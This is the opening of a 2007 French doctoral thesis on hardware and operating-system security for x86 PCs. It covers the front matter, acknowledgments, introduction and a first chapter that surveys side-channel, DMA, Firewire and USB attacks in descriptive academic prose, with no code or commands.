SGDN/DCSSI — Université de Paris XI

Laboratoire des Technologies de l'Information — Laboratoire de Recherche en Informatique

# Contribution à la sécurité des systèmes d'exploitation et des microprocesseurs

## THÈSE

présentée et soutenue publiquement le 18 octobre 2007

pour l'obtention du

**Doctorat de l'université de Paris XI**

par

Loïc Duflot

**Composition du jury**

| | |
|---|---|
| *Président :* | Jacques Stern, École Normale Supérieure Ulm |
| *Rapporteurs :* | Gilles Grimaud, Université des Sciences et Technologies de Lille<br>Claude Kirchner, INRIA Lorraine<br>Jean-Louis Lanet, Université de Limoges |
| *Examinateur :* | Florent Chabaud, DCSSI |
| *Directeur de thèse :* | Daniel Etiemble, Laboratoire de Recherche en Informatique, Université de Paris XI |

**Travaux effectués au Laboratoire des Technologies de l'Information de la DCSSI**
**Direction Centrale de la Sécurité des Systèmes d'Information**
**51, boulevard de La Tour-Maubourg 75700 PARIS 07 SP**

Mis en page avec la classe thloria.

# Remerciements

Je souhaite tout d'abord remercier Henri Serres, directeur central de la sécurité des systèmes d'information jusqu'en 2004, le général Novacq, Florent Chabaud et Philippe le Moigne de m'avoir donné l'opportunité d'effectuer cette thèse au sein de la DCSSI et ainsi de m'avoir permis de valoriser mes activités de recherche au sein du Laboratoire des Technologies de l'Information. Je remercie également tout particulièrement Patrick Pailloux, directeur central de la sécurité des systèmes d'information pour la confiance qu'il m'a accordée. La DCSSI constitue le cadre idéal pour entreprendre une thèse dans la mesure où il est possible d'y avoir une activité de recherche tout en jetant un œil critique sur le développement de produits de sécurité concrets, le tout dans une ambiance parfaite et propice à l'épanouissement.

Merci ensuite à Daniel Etiemble d'avoir accepté de m'encadrer pendant ces trois années. Le défi était de taille, dans la mesure où mes activités à la DCSSI imposaient que la majeure partie de mes travaux de recherche s'effectuent dans les locaux de la DCSSI aux Invalides, et non au sein du LRI sur le Campus de l'Université de Paris XI à Orsay. Merci à lui pour la qualité de son enseignement, la clarté de son jugement, son serieux, et son professionnalisme. Merci également à Jean-Louis Lanet, Claude Kirchner et Gilles Grimaud d'avoir accepté de jouer le très difficile rôle de rapporteur dans le cadre de cette thèse. Merci à eux pour les très judicieux conseils qu'ils m'ont prodigués et qui auront contribué à améliorer la qualité du manuscrit que vous avez entre les mains. Merci à Florent Chabaud d'avoir accepté de faire partie de mon jury. Merci enfin à Jacques Stern d'avoir accepté le difficile rôle de président du jury malgré un emploi du temps extrêmement chargé. Je lui en suis particulièrement reconnaissant.

Merci aussi à l'ensemble des membres du Laboratoire des Technologies de l'Information (stagiaires et permanents) pour leur bonne humeur quotidienne, leurs qualités humaines et leurs compétences techniques rares. Merci en particulier à Olivier Grumelard d'avoir en permanence éclairé ma lanterne grâce à ses ineffables connaissances en matière de systèmes d'exploitation. Puisses-tu Olivier un jour récolter le fruit de tes efforts. Merci à Vincent Strubel d'avoir relu et critiqué les différents articles soumis dans le cadre de cette thèse. Merci à Éric Jaeger et à Frédéric Gauche (ainsi qu'à Fabien Germain parti depuis peu et Olivier Levillain, nouvellement arrivé) grâce à qui l'ambiance au sein de notre bureau commun est toujours exceptionnelle. Merci à Philippe Le Moigne à qui ces travaux doivent énormément. Merci également à Véronique Joubert, Noël Cuillandre, Xavier Chassagneux, Albert Dits, Francis Gayrard et Louis Mussat. Merci également à Éliane, Mathieu, Jean-René et l'ensemble du laboratoire cryptographie ainsi qu'à Éric, Rémy, Emmanuel et aux différents membres du laboratoire de signaux compromettants pour l'ambiance de travail qu'ils auront su maintenir malgré des emplois du temps plus que chargés. Merci surtout à Claire-Marie pour sa bonne humeur et son efficacité, son soutien m'a fait gagner un temps très précieux au cours de ces trois années.

Je tiens de plus à remercier Florent Chabaud (encore lui) qui, même s'il ne s'en souvient pas nécessairement, m'a initialement suggéré de regarder de plus près les modes de fonctionnement de processeurs x86 suite aux résultats du stage de Noël Cuillandre à la DCSSI. Merci Noël d'avoir fourni les bases de ce travail.

Je ne peux également que remercier Laurent Absil que j'ai eu le plaisir d'encadrer lors de son stage à la DCSSI et qui a réalisé la plupart des implémentations concrètes des preuves de concept sur les architectures x86-64. Merci Laurent pour ton sérieux, même face à la difficulté du travail qui était le tien.

Je n'oublie bien sûr pas de remercier Theo de Raadt, Mathieu Herrb et l'ensemble des concepteurs OpenBSD pour avoir dès le premier jour soutenu les travaux de cette thèse même si ces derniers remettaient en question une partie de l'architecture de certains composants d'OpenBSD.

Thanks a lot Theo. Je tiens également à remercier Dragos Ruiu et l'ensemble du comité d'organisation de CanSecWest pour m'avoir fourni la chance de présenter mon travail lors de cette conférence et de diffuser pour la première fois la plupart des idées sous-jacentes à cette thèse.

Merci en vrac à Olivier, Laurence, Seb, Batt, Marianne, Rodolphe, Yves, Anne-Laure, Benny, Amine, Gaël, Cécile, Etsuko, Sylvain, Géraldine, Nicolas, Fred (x2), Thomas, Émilie, Idylle, Cyril, Jean-Phi, Steph, Yannick, Pierre, Jo, Fanny, Hélène (x2), Florent, Antoine, Béné, Safae, Yanneck, Karen, Julien, Gisèle, Michèle, Julie, Etienne, Gary, Alex, Guillaume, Jérôme, Audrey, Maud, Lucy, Zaza, Philippe, Gaby, Marie, Diem, Nicolas, Carole, Tissily, Mei, Medhi, Simmie, Manu et tous ceux que j'oublie forcément, enfin bref tout le monde pour m'avoir (un peu trop sans doute) distrait pendant cette période (un peu trop sans doute) studieuse. J'embrasse tout particulièrement Géraldine et Nicolas. Je pense à vous, reviens nous vite Nicolas.

Enfin, mes pensées vont bien entendu vers mes parents, grands parents, frère et sœur qui savent combien je les aime. Je ne peux conclure sans remercier Jing-Jing, mon épouse, pour son soutien permanent dans cette aventure qu'est la thèse de doctorat. Elle sait également combien je l'aime.

*Á Jing-Jing*

*- Where are you going ?*
*- With luck, forward.*
Ratatouille, Walt Disney Pictures, 2007

# Table des matières

# Table des figures

# Introduction générale

Les ordinateurs, et en particulier les PC, sont devenus depuis quelques années avec l'avènement d'Internet des cibles privilégiées pour les pirates informatiques en tous genres. Afin de protéger ses données personnelles contre d'éventuels attaquants, un utilisateur se doit donc de sécuriser son ordinateur. La méthode retenue pour une telle sécurisation est bien souvent uniquement logicielle. Dans le meilleur des cas, l'utilisateur se contente d'installer un pare-feu et un antivirus sur le système, et d'appliquer régulièrement les mises à jour de son système d'exploitation et des applications les plus exposées.

Pourtant, le système d'exploitation repose de manière relativement transparente pour l'utilisateur sur des mécanismes de sécurité fournis par le matériel de l'ordinateur pour mettre en œuvre sa politique de sécurité. Par exemple, un système d'exploitation peut s'appuyer sur le mécanisme de virtualisation de la mémoire (pagination) mis à disposition par le processeur pour rendre inaccessibles les informations sensibles traitées par telle ou telle application aux autres.

L'objectif de la présente thèse est de montrer que la sécurité des systèmes informatiques ne s'arrête aujourd'hui plus à la sécurité logicielle. Il est nécessaire de comprendre les mécanismes de sécurité offerts par le matériel, et en particulier par les processeurs modernes pour pouvoir comprendre la problématique de la sécurité dans son ensemble. En effet, il paraît difficile de construire une politique de sécurité au niveau logiciel lorsque les mécanismes matériels qui vont être utilisés ne sont pas compris. Comment, d'autre part, s'assurer que les différents mécanismes proposés par les différents composants matériels sont cohérents entre eux et que la présence dans l'un des composants d'un mécanisme de sécurité n'affaiblit pas la sécurité globale du système. Bien que cette dernière remarque puisse paraître contra-intuitive (on ne voit pas vraiment de prime abord comment l'ajout d'un mécanisme de sécurité pourrait porter préjudice à la sécurité de l'ensemble), on verra dans le cadre de cette thèse un exemple concret de mécanisme de sécurité des chipsets pouvant être détourné de son utilisation d'origine dans le cadre de schémas d'escalade de privilèges.

D'autre part, certains mécanismes de sécurité tels que la segmentation des processeurs x86 32 bits semblaient séduisantes du point de vue de la sécurité, mais n'ont été utilisés en pratique que par de très rare systèmes d'exploitation. Si tous s'accordaient pour reconnaître l'efficacité théorique du mécanisme, la plupart des concepteurs de systèmes d'exploitation considéraient que le mécanisme était trop lourd et trop compliqué à mettre en œuvre dans de bonnes conditions. Le fait que ce mécanisme ne soit pas utilisé comme il avait été prévu qu'il le soit par les systèmes d'exploitation a fait reposer la majeure partie des mécanismes de protection de la mémoire sur le seul mécanisme de pagination qui ne possédait pas la possibilité d'interdire un accès en exécution à une page arbitraire, ce qu'aurait par ailleurs permis de faire la segmentation. Ce manque a pu être exploité pendant de nombreuses années par de nombreuses attaques dites par "débordement de tampon" (buffer overflow), où des données injectées par un attaquant étaient rendues exécutables. Il a fallu attendre plusieurs années pour que l'absence d'utilisation de la segmentation soit compensé au niveau du mécanisme de pagination par l'apparition du

flag “Non exécutable" (NX - pour Non eXecutable - ou XD - pour eXecution Disable selon les constructeurs).

Cette exemple nous montre que la présence de mécanismes de sécurité au niveau matériel ne suffit pas à assurer la sécurité du système. Encore faut-il que ces mécanismes soient compris et utilisés pour que la politique de sécurité de l'ensemble soit cohérente. La façon dont les mécanismes ont été pensé au niveau matériel ne correspond pas nécessairement à l'emploi qui en sera fait par les systèmes d'exploitation in fine.

Au cours de cette thèse nous avons pu notamment montrer comment, en l'absence de modèle de sécurité formalisé au niveau matériel, certaines fonctionnalités matérielles utilisées en pratique par les systèmes d'exploitation pouvaient mettre en péril la sécurité globale d'un système. Nous avons également montré que des incohérences et des problèmes de définition et de formalisation des modèles ou des spécifications matérielles pouvaient être exploités par un éventuel attaquant pour obtenir les privilèges maximaux sur une machine x86 ou x86-64 quelconque, depuis la couche logicielle sans accès physique à la machine, y compris en l'absence de vulnérabilité dans les composants logiciels du système. Afin d'illustrer le problème, nous avons mis en œuvre plusieurs attaques qui démontrent la faisabilité technique de l'exploitation des vulnérabilités que nous présentons ici. D'autre part, nous avons également mis en évidence la difficulté à proposer des contremesures efficaces à moindre coût sur les systèmes existants.

Notre réflexion se concentrera principalement sur les processeurs de la famille x86 32 bits et les processeurs x86-64, famille dont font partie les processeurs Athlon$^{TM}$, Pentium®, Xeon®, Duron$^{TM}$, Celeron®, Athlon64$^{TM}$, et sur les composants des cartes mères (chipsets principalement) qui leur sont associés.

La première partie de ce manuscript détaille la problématique générale de la sécurité matérielle. Au sein de cette partie, le chapitre 1 présente les différentes facettes de la sécurité matérielle et positionne les présents travaux de recherche par rapport à la problématique générale en décrivant les travaux connexes. Le chapitre 2 présentes quelques reflexions générales sur le rôle d'un système d'exploitation et décrit certains mécanismes standards des systèmes d'exploitation dont la robustesse sera étudiée au cours des parties suivantes. La seconde partie montre ensuite comment il est possible de contourner certains mécanismes de sécurité des systèmes d'exploitation, parmi lesquels ceux présentés au chapitre 2, en utilisant des fonctionnalités documentées du matériel depuis un processus logiciel ayant des privilèges initiaux réduits. Le chapitre 3 présente comment le mode System Management des processeurs x86 peut être détourné dans ce cadre, le chapitre 4 présente comment la fonctionnalité d'ouverture graphique des chipsets connectés à un bus graphique AGP peut être utilisée dans le même objectif. Enfin, le chapitre 5 met en évidence que les contrôleurs USB des chipsets peuvent également présenter un risque pour la sécurité globale des systèmes. La troisième partie fournit quant à elle une analyse de la généricité des exemples proposés dans la partie précédente, montre que les problèmes présentés sont liés à des faiblesses structurelles des composants matériels (chapitre 6) et étudie de possibles contremesures (chapitre 7).

# Première partie

# Un état de l'art de la sécurité matérielle

# Chapitre 1

# Systèmes d'exploitation et sécurité matérielle

**Sommaire**

**Note préliminaire :** Certains termes techniques (**pagination***, **segmentation***, **ring 0***) ayant attrait à l'architecture et au mode de fonctionnement des processeurs **x86*** seront utilisés dans ce chapitre et dans les chapitres suivants. Ces termes seront détaillés lorsque la compréhension globale le nécessitera. Le lecteur trouvera par ailleurs des éléments de compréhension dans le glossaire figurant en fin de ce manuscrit pour tous les termes dont la première occurrence est éditée en gras et suivie d'un astérisque.

## 1.1 Vision classique de la sécurité matérielle

Le terme "sécurité matérielle" est fréquemment réservé aux considérations relatives à la sécurité physique des composants électroniques. Historiquement, la recherche en matière de sécurité matérielle se concentrait principalement sur l'étude des attaques intrusives sur les composants visant à en comprendre le fonctionnement par analyse inverse ("reverse engineering"). Ces dernières années, on a vu au contraire se développer plusieurs autres familles d'attaques, par exemple :

- des attaques dites TEMPEST visant à intercepter les signaux électromagnétiques émis par un composant pour en déduire le traitement effectué. Les cibles privilégiées en la matière sont les claviers et les écrans des ordinateurs qui par leur rayonnement donnent une indication respectivement des touches frappées par l'utilisateur, ou des données affichées. L'analyse TEMPEST a été récemment étendue aux ondes mécaniques [8, 14, 91]. L'analyse des sons produits par un clavier standard permet, semble-t-il, de déterminer aisément quelles touches sont frappées par l'utilisateur.
- la mise en œuvre d'attaques par canaux auxiliaires dites non-intrusives [2] contre les composants microélectroniques. Ces attaques , aux noms peu évocateurs de DPA (Differential Power Analysis [54, 58]), SPA (Simple Power Analysis), CPA (Correlation Power Analysis) [21], DEMA (Differential Electro Magnetic Analysis), near-collision attacks [77] ou "timing attacks" [53], ont toutes en commun qu'elles visent à déterminer les informations traitées par un composant en utilisant un canal ne véhiculant théoriquement aucune information (rayonnement, consommation instantanée, temps d'exécution) et ce sans modifier l'intégrité physique de la carte. Des attaques par injection de faute [9] ont également vu le jour. Si elles sont non-intrusives dans la mesure où elles ne modifient pas l'intégrité physique de la carte, elles visent à perturber le fonctionnement normal de la carte pendant un calcul. Aussi une faute peut-elle amener le microcircuit à passer dans un état non prévu ou à effectuer un calcul erroné [19]. Ce dysfonctionnement ponctuel du circuit pourra généralement être exploité par l'attaquant pour faire passer le circuit dans un état où ses mesures de sécurité nominales ne fonctionnement plus ou pour retrouver, moyennant un certain effort calculatoire, les données sensibles manipulées lors de calculs cryptographiques ou mathématiques.

Une des cibles privilégiées pour des raisons lucratives évidentes par les attaquants capables de mettre en œuvre des attaques par canaux auxiliaires est la carte à puce. Être capable de retrouver le code pin d'une carte bancaire permet de l'utiliser au même titre que l'utilisateur légitime de celle-ci. Retrouver les clefs enfouies à l'intérieur de la puce électronique de la carte permet généralement de cloner cette dernière et de l'utiliser impunément alors même que l'original a rejoint le portefeuille de la victime.

Le domaine de la sécurité matérielle n'est cependant aujourd'hui pas limité à ces seules considérations. On verra dans la suite du présent chapitre que le monde académique et (dans une moindre mesure sans doute) industriel s'intéresse de plus en plus à la sécurité des différents composants d'un ordinateur. En effet, comment faire confiance à un ordinateur pour stocker

des données personnelles, sensibles ou confidentielles si l'on n'a pas confiance dans chacun des composants de sa carte mère ou des périphériques amovibles qui peuvent y être connectés, ou si l'on n'en comprend pas le fonctionnement ?

## 1.2 Ordinateurs personnels (PC) et sécurité matérielle

### 1.2.1 Attaques classiques et contremesures

La plupart des attaques classiques contre les ordinateurs exploitent des vulnérabilités en premier lieu liées à des erreurs de programmation. Par exemple, dans le cas d'une attaque exploitant un débordement de tampon ("buffer overflow" [23]) la vulnérabilité provient du fait que le programmeur d'une application à laquelle l'attaquant a accès a alloué une ressource mémoire d'une taille donnée (un tableau de taille N) pour fixer les idées, mais permet une utilisation dynamique de la ressource à un indice M>N. Cette erreur peut être exploitée par l'attaquant pour modifier l'état de la mémoire du processus correspondant en débordant de la ressource allouée et espérer ainsi modifier le flot normal ou prévu de l'application. Ce type de vulnérabilité peut généralement être corrigé simplement par une mise à jour (un "patch logiciel"), en principe très simple, de l'application concernée.

La multiplication des vulnérabilités de ce type amènent cependant à se demander si cette approche qui consiste à attendre la publication d'une vulnérabilité et à la patcher est la bonne. En effet, rien ne prouve que l'on a, à un instant quelconque, été capable de recenser l'ensemble des vulnérabilités d'une application donnée. Il convient donc de prendre du recul et de remettre en question le langage de programmation utilisé pour la conception de l'application incriminée. Il existe en effet des langages pour lesquels la vérification de la cohérence entre la taille d'une ressource et les différents accès qui y sont faits est inhérente et automatique. Les applications compilées à partir de tels langages sont donc par conception immunisées contre les vulnérabilités de type débordement de tampon.

Si l'on prend encore un peu plus de recul, on se rend compte que l'existence de vulnérabilités telles que les débordements de tampon est également à relier aux fonctionnalités fournies par le matériel et à l'utilisation qui est faite de ces fonctionnalités par les **systèmes d'exploitation***. En effet, si les attaques par débordement de tampon sont possibles, c'est en premier lieu car le matériel ne fournit pas de mécanismes permettant par nature d'interdire une attaque de ce type, ou qu'elle en fournit mais que le système d'exploitation n'est pas capable de les utiliser à bon escient.

Même si la tendance pratique semble être soit :

- d'analyser chaque vulnérabilité au cas par cas au niveau logiciel et de fournir une mise à jour de sécurité prenant en compte le problème ;
- d'auditer par analyse statique le code des applications critiques en avance de phase pour tenter de détecter a priori les vulnérabilités [56] ;
- de fournir des mécanismes de protection mémoire au niveau logiciel [78, 72, 73], notamment par des techniques d'obfuscation ou de "randomisation" de l'espace mémoire [52, 17], ce qui nécessite une modification de la chaîne de compilation des applications ;

il semble, comme on le verra dans le paragraphe suivant, difficile de dissocier les considérations matérielles des réflexions liées à la sécurité des systèmes d'exploitation. Une compréhension fine des mécanismes matériels utilisables par un système d'exploitation permet de mieux comprendre les limites des modèles de sécurité sous-jacents.

### 1.2.2 Prendre en compte les aspects matériels dans une réflexion de sécurité

Si la recherche académique s'est historiquement intéressée principalement à la sécurité sous un angle logiciel uniquement, elle a été progressivement amenée à inclure différentes considérations matérielles dans ses réflexions. Prenons ici un exemple concret.

L'un des objectifs de sécurité le plus souvent recherché pour un système quelconque est la confidentialité des données personnelles ou sensibles qui transitent par ledit système ou qui y sont stockées. La confidentialité est une notion générique qui regroupe en pratique plusieurs concepts. Il est en effet généralement indispensable que les données des utilisateurs d'un système soient inaccessibles aux utilisateurs illégitimes de ce même système d'information (c'est-à-dire aux attaquants potentiels). On parle dans ce cas de gestion du droit d'en connaître. Généralement, on considère également qu'il n'est pas sain pour un utilisateur légitime du système d'avoir accès aux informations sensibles d'un autre utilisateur légitime. On parle ici de gestion du besoin d'en connaître. Sur certains systèmes, la prise en compte de la gestion du besoin d'en connaître est au moins aussi importante que celle du droit d'en connaître.

A minima, la propriété recherchée est bien entendu qu'un attaquant externe au système ne puisse avoir accès aux données sensibles des utilisateurs légitimes. Sur les systèmes où une telle sécurité est nécessaire, on recherche au contraire bien souvent la propriété que seul le propriétaire d'un fichier puisse y avoir accès. En ce cas, ni un attaquant potentiel, ni un autre utilisateur légitime, ni même l'administrateur du système n'ont accès aux données de chaque utilisateur.

Plusieurs solutions techniques sont envisageables pour répondre à l'objectif de confidentialité en fonction de la propriété exacte recherchée et de l'architecture du système cible. En pratique, une telle solution pourra par exemple reposer sur un chiffrement des données utilisateurs. Le chiffrement de données correspond à une opération crypographique permettant de transformer un texte clair intelligible en un texte dit chiffré inintelligible, sauf pour les personnes qui disposent du secret (la clef de déchiffrement) permettant de réaliser l'opération inverse. Le chiffrement garantit mathématiquement la confidentialité des données chiffrées. Ce n'est cependant pas parce qu'une donnée est chiffrée qu'elle est parfaitement protégée en confidentialité. Le chiffrement ne constitue qu'une solution mathématique qui doit s'insérer dans un système réel avec ses contraintes. Les questions qui se posent sont par exemple :

- Le mécanisme de chiffrement cryptographique est-il fiable ? Quelle puissance de calcul mathématique l'attaquant devra-t-il rechercher pour pouvoir mettre en défaut l'algorithme cryptographique utilisé ?
- L'implémentation de l'algorithme est-elle conforme à ses spécifications mathématiques ?
- Qui génère, distribue et contrôle les clefs de chiffrement ?
- Le chiffrement est-il mandataire ou en coupure[1], est-il contournable ?
- Comment et où sont stockées les clefs lors de l'utilisation du système ou lorsque le système est arrêté ?

Quand bien même les réponses à chacune de ces questions seraient satisfaisantes, la confiance que l'on pourra accorder au mécanisme de chiffrement reposera toujours dans la confiance que l'on peut accorder au matériel. Si le matériel ne fonctionne pas comme prévu, sa capacité à protéger les informations n'est pas assurée. La question de la maîtrise du matériel est plus que jamais d'actualité car c'est là un acte de foi que de considérer que chacun des composants d'une plateforme matérielle fonctionne exactement comme les concepteurs l'ont spécifié.

A titre d'exemple, après le lancement de son processeur Intel® Core Duo$^{TM}$, Intel® a ré-

[1] Un dispositif de chiffrement est dit en coupure s'il se situe physiquement comme point de passage obligé entre l'interface sur laquelle sont reçues les données à chiffrer, et celle qui est chargée d'émettre les données une fois chiffrées. La présence d'un composant de chiffrement en coupure permet de rendre ce chiffrement obligatoire.

pertorié une quarantaine de bogues [43] dont certains ne seront sans doute jamais corrigés. Il a également été montré [22] qu'Intel® n'a pas documenté toutes les fonctionnalités de débogage de ces processeurs. Intel® a peut-être jugé qu'il est toujours préférable de ne pas donner à des attaquants des informations aussi sensibles que le fonctionnement précis des fonctions de débogage du composant. Le danger principal est alors que l'utilisateur n'ait pas conscience du fait que ces fonctions existent, alors qu'un attaquant motivé pourrait effectuer l'effort de rétro-analyse nécessaire afin d'être en mesure d'utiliser librement ces fonctionnalités à l'insu des utilisateurs. On considère souvent que camoufler une fonctionnalité ne peut être bénéficiable qu'aux attaquants et rarement aux utilisateurs.

La question de la confidentialité des informations utilisateur n'est qu'un exemple des fonctions de sécurité qui peuvent être remises en question dès lors que les fonctionnalités du matériel sont remises en question.

Ce sont ces aspects de la sécurité matérielle qui seront étudiés dans le cadre de cette thèse. En particulier, on s'attachera à analyser, exemples précis à l'appui, la cohérence des spécifications des composants matériels classique d'un PC et d'en déduire d'éventuelles vulnérabilités structurelles inhérentes à la nature des composants et aux mécanismes qu'ils mettent à la dispostion des systèmes d'exploitation.

## 1.3 Travaux connexes aux travaux de la présente thèse

Les travaux présentés tout au long de ce manuscript s'inscrivent dans l'évolution naturelle de la problématique de sécurité matérielle. En effet, nous nous intéresserons plus particulièrement à la sécurité des microprocesseurs et des **chipsets***. Lorsque ce travail a été initié, les travaux relatifs à la sécurité matérielle concernaient principalement la sécurité des périphériques. En particulier, la sécurité des normes et des modes de communication entre le bloc processeur mémoire d'un ordinateur et les différents périphériques a été étudiée de manière décorrélée par plusieurs équipes. Les travaux ayant connu les échos les plus retentissants sont présentés dans la présente section.

### 1.3.1 Communication entre périphériques et bloc “processeur mémoire"

Maximillian Dornseif a présenté à l'occasion de la conférence CanSecWest Core 05 une technique d'attaque innovante [26], qui lui a permis de prendre le contrôle d'un ordinateur Apple à partir d'un Ipod[2]. L'attaque nécessitait une première phase générique de modification du logiciel embarqué dans l'Ipod, de manière à ce que ce dernier se comporte en maître (et non plus en esclave comme est supposé le faire un périphérique classique) sur le bus Firewire [1], lorsqu'il est connecté par ce moyen à un ordinateur, et qu'il utilise ce privilège pour ensuite lire ou modifier à volonté la mémoire de l'ordinateur hôte auquel il est connecté. Cette technique permet donc à l'attaquant d'une part d'avoir accès à l'ensemble des documents utilisateurs présents en mémoire, et d'autre part d'être en mesure d'exécuter du code arbitraire avec des privilèges maximaux.

Il convient de remarquer que la faille mise en évidence est ici structurelle, dans la mesure où le comportement de l'Ipod est légal du point de vue du protocole Firewire. En d'autres termes, il a été prévu qu'un périphérique puisse se comporter en maître sur le bus. L'exécution de code arbitraire sur le système cible ne nécessite a priori d'exploiter aucune vulnérabilité. Comme on le verra, les schémas d'attaque présentés dans ce document sont similaires dans la mesure où ils

[2]Lecteur de musique portable commercialisé par Apple [7].

exploitent des incohérences structurelles pour permettre à un attaquant d'augmenter son niveau de privilège sur le système cible.

Dans un registre différent, la présentation de Darrin Barrall et David Dewey à la conférence Blackhat 2005 [10] avait pour but de démontrer qu'il était possible de leurrer un système d'exploitation avec des techniques simples d'usurpation d'identité de périphériques. Chaque périphérique dispose en effet d'un identifiant qui permet au système d'exploitation de connaître sa classe générique (clef **USB***, lecteur de disquette, CD-ROM) et son modèle. C'est à partir de cette information que le système d'exploitation détermine les pilotes qui vont lui permettre potentiellement de s'interfacer avec ledit périphérique. La présentation de D. Barrall et D. Dewey montrait comment il était possible à une clef USB de présenter (après modification) un identifiant qui lui permet d'être considérée par tout système d'exploitation Windows$^{TM}$ comme un CD-ROM. Or chaque CD-ROM peut comporter à sa racine un fichier autorun.inf qui définit les opérations qui peuvent potentiellement s'exécuter automatiquement lors de l'insertion du support dans la machine. Dans la mesure ou cette clef USB est dès lors considérée du point de vue du système d'exploitation comme un CD-ROM, il est possible à un attaquant de stocker un fichier autorun.inf arbitraire sur la clef USB qui soit exécuté automatiquement dès connexion de la clef avec les privilèges de l'utilisateur courant.

La courte présentation [25] de Éric Detoisien au Symposium sur la Sécurité des Technologies de l'Information et des Communications était également particulièrement intéressante. Il a réalisé un prototype d'application, appelé "USBDUMPER" qui copie de manière discrète le contenu de toute clef USB qui se connecte au PC sur lequel elle s'exécute. Cette opération est entièrement invisible pour le propriétaire de la clef USB. La démonstration de Éric Detoisien permettait de mettre en évidence la faisabilité pratique d'un tel composant tout en montrant qu'un tel composant pouvait être mis en œuvre à l'insu complet de l'utilisateur légitime du système, ou du propriétaire du support amovible connecté.

Outre ces exemples liés aux normes de communication ou à l'implémentation des piles protocolaires des systèmes d'exploitation, on peut noter que l'un des modes de communication entre bloc "processeur mémoire" et périphériques, le mode dit **DMA*** (Direct Memory Access) a également été remis en question. Le mode de communication DMA a été introduit pour améliorer la vitesse de transmission entre la mémoire et un périphérique donné. Grâce à ce mode, un périphérique peut dialoguer avec la mémoire principale du système sans contrôle a posteriori du processeur. Un tel mode ne souffre donc pas des problèmes de performances classiques des autres modes de communication où les transferts sont systématiquement initiés et contrôlés par le processeur.

Ce mode permet de bénéficier de performances accrues, et peut également avoir un intérêt pour la sécurité dans la mesure où il permet par exemple de mettre en œuvre des scanners d'intégrité indépendants du type de celui qui sera présenté au paragraphe suivant. En revanche, le fait qu'un périphérique puisse de manière autonome lire ou écrire librement dans l'intégralité de la mémoire principale ne semble pas intellectuellement particulièrement sain. Si on imagine qu'un périphérique peut être piégé par un attaquant lors de sa production ou suite à une reprogrammation, il est possible à l'attaquant via se périphérique d'avoir accès aux données transitant en mémoire, et d'exécuter du code arbitraire avec les privilèges maximaux sur le système, en remplaçant directement en mémoire du code **noyau*** légitime par le code arbitraire qu'il souhaite exécuter sur la machine cible. Ce problème de sécurité majeur était connu depuis de nombreuses années, mais accepté faute de solution acceptable au problème. Courant 2005, certains constructeurs de chipset ont introduit le concept d'IOMMU [4](Input Output Memory Management Unit) qui permet de spécifier, au niveau du chipset, les opérations DMA autorisées de manière indépendante pour chaque périphérique. La mise en place de ce genre de dispositif montre bien l'intérêt

croissant des constructeurs de matériel pour la sécurité. Les premières machines comportant une telle fonctionnalité ont récemment vu le jour, mais l'utilisation de ces technologies reste pour l'instant marginale.

L'une des difficultés dans le domaine de la sécurisation des transferts DMA est que le mode DMA présente également un intérêt potentiel pour la sécurité. On peut par exemple citer dans ce domaine les travaux présentés lors de la conférence internationale Usenix Security 2006 par Nick Petroni et al. [49] qui visaient à résoudre le difficile problème de l'intégrité du noyau d'un système d'exploitation. S'il est classiquement possible de calculer en avance de phase un **haché*** cryptographique du code et des données en lecture seule du noyau puis de vérifier périodiquement que la valeur du noyau et des données utilisées par ce dernier est conforme avec la valeur du haché qui avait été précalculé (le modèle théorique lié aux propriétés mathématiques des fonctions de hachage fait qu'il est impossible à un attaquant de trouver un noyau différent correspondant au même haché), se posent en pratique plusieurs problèmes :

- le dispositif de calcul et de vérification du haché doit être hors de portée du noyau du système d'application. Dans le cas contraire, un attaquant qui parviendrait à compromettre le noyau pourrait désactiver cette fonctionnalité. La solution retenue pour palier ce risque met souvent en œuvre un périphérique spécifique indépendant chargé de la vérification des motifs d'intégrité. Il est par exemple possible de disposer d'une carte **PCI*** qui soit capable via des transferts DMA de contrôler en permanence l'intégrité des parties immuables du noyau. Cette carte peut éventuellement être programmable pour plus de versatilité[3] ;
- les variables manipulées par le noyau voient par nature leur valeur évoluer et leur intégrité est donc plus difficile à vérifier, bien que leur modification par un attaquant puisse être potentiellement préjudiciable au système.

Les travaux présentés lors de la conférence USENIX 2006 proposaient donc :

1. d'utiliser un dispositif de contrôle d'intégrité indépendant du bloc processeur mémoire situé sur le bus PCI (une carte embarquant un FPGA programmé pour effectuer cette vérification). L'analyse du code et des données du noyau pourrait se faire en mémoire au moyen d'accès de type DMA mentionnés plus haut ;
2. de continuer à contrôler le code et les données en lecture seule du noyau au moyen de motifs d'intégrité précalculés classiques ;
3. de contrôler que l'état des variables du système était conforme à un modèle comportemental défini à l'avance. Pour les auteurs, ce modèle doit être conçu par les développeurs du noyau, seuls à même de connaître le comportement attendu des variables du noyau. Il serait possible par exemple de définir qu'à tout instant, la variable A vaut 0 ou qu'elle vaut 1 mais seulement si une variable B est comprise entre -3 et 4. Les auteurs se proposent de décrire ce comportement sous forme de règle dans un langage de leur cru.

L'article, intéressant sur le fond, ne permettait pas de déterminer une manière fiable de s'assurer que l'ensemble de règles qui ont été écrites était correct et complet. Il se contente de supposer qu'un tel modèle existe et donne les moyens de l'exploiter.

### 1.3.2 La problématique de la sécurité des processeurs

Le domaine de la sécurité des processeurs a été abordé de manière continue, mais connaît un essor particulier ces dernières années. En particulier, ce sont les vulnérabilités liées au partage des

[3] En embarquant par exemple un FPGA (Field Programmable Gate Array), composant matériel reprogrammable logiciellement.

ressources matérielles qui ont eu un écho le plus retentissant, y compris dans la presse nationale grand public.

Les premières vulnérabilités de ce type mises en évidence concernaient l'hyperthreading [44]. L'hyperthreading est une technologie qui permet à certains processeurs x86 de se présenter au système d'exploitation comme un couple de deux processeurs. Physiquement, les applications lancées sur chacun des processeurs virtuels s'exécutent en pratique sur le même processeur. Le gain espéré en gérant les changement de contexte entre ces deux applications au niveau du processeurs sont assez restreints mais peuvent tout de même atteindre en pratique 20% ou 30% en terme de temps de calcul effectif.

Ces dernières années, au moins deux vulnérabilités liées à l'utilisation de l'hyperthreading ont été mises en évidence. Ces vulnérabilités ont ceci en commun qu'elles exploitent un partage des ressources processeur pour déterminer une information sensible manipulée par un processus s'exécutant sur un premier processeur logique et effectuant par exemple un calcul cryptographique depuis un autre processus non privilégié s'exécutant sur le second. Ces vulnérabilités ne sont pas génériques et dépendent de l'implémentation des mécanismes de cryptographie logicielle ciblés.

